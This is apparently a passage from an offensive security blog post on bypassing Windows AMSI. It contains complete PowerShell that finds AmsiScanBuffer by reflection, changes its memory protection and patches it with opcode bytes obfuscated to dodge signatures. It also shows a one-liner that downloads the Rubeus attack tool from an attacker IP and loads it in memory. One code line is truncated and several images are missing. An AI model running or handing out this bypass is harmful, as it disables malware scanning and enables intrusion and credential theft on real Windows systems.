Image not found or type unknown

Image not found or type unknown




Therefore, this bypass works in theory, but we will have issues when using it in practical without WinDBG.

We can also force AmsiScanbuffer to return **E_INVALIDARG** error, the instructions are as follows:

```
mov eax, 0x80070057
ret
```

The opcode is **0xb857000780c3**. However, the opcode is signatured, therefore, we should slightly obfuscate it.




Final code:

```
function LookupFunc {
    Param ($moduleName, $functionName)
    $assem = ([AppDomain]::CurrentDomain.GetAssemblies() |
    Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].
     Equals('System.dll')
     }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $tmp=@()
    $assem.GetMethods() | ForEach-Object {If($_.Name -like "Ge*P*oc*ddress") {$tmp+=$_}}
    return $tmp[0].Invoke($null, @(($assem.GetMethod('GetModuleHandle')).Invoke($null,
@($moduleName)), $functionName))
}


function getDelegateType {
    Param (
     [Parameter(Position = 0, Mandatory = $True)] [Type[]]
     $func, [Parameter(Position = 1)] [Type] $delType = [Void]
    )
    $type = [AppDomain]::CurrentDomain.
    DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).
    DefineDynamicModule('InMemoryModule', $false).
    DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
    AutoClass', [System.MulticastDelegate])

  $type.
    DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard, $func).
     SetImplementationFlags('Runtime, Managed')

  $type.
    DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $delType,
$func). SetImplementationFlags('Runtime, Managed')
    return $type.CreateType()
}



$a="A"
$b="msiS"
$c="canB"
$d="uffer"
[IntPtr]$funcAddr = LookupFunc amsi.dll ($a+$b+$c+$d)
$oldProtectionBuffer = 0
$vp=[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll VirtualP
$vp.Invoke($funcAddr, 3, 0x40, [ref]$oldProtectionBuffer)
$buf = [Byte[]] (0xb8,0x34,0x12,0x07,0x80,0x66,0xb8,0x32,0x00,0xb0,0x57,0xc3)
[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $funcAddr, 12)
```

It works well :)

Image not found or type unknown



Bypass AMSI for Assembly Load


We discussed how to bypass AMSI before executing powershell scripts. However, the content of .NET assembly will also be scanned by AMSI, and the process is slightly different. As a result, attacking AmsiInitialize or AmsiOpenSession does not work.


We can use reflection to download a C# tool in memory and execute it.

```
$data=(new-object System.Net.WebClient).DownloadData(‘http://192.168.0.45:443/rubeus.exe’)
$assembly=[System.Reflection.Assembly]::Load($data)
```

As the following 2 screenshots show, we already bypassed AMSI by attacking AmsiOpenSession and AmsiInitialize, but we cannot load Rubeus in memory.


Image not found or type unknown





However, if we patch AmsiScanBuffer, we will be fine and successfully load Rubeus in memory.

Image not found or type unknown




Why? Because when **Assembly.Load()** method is used, function **AmsiScan** in **clr.dll** will be called additionally.

Set 4 breakpoints for powershell.exe process

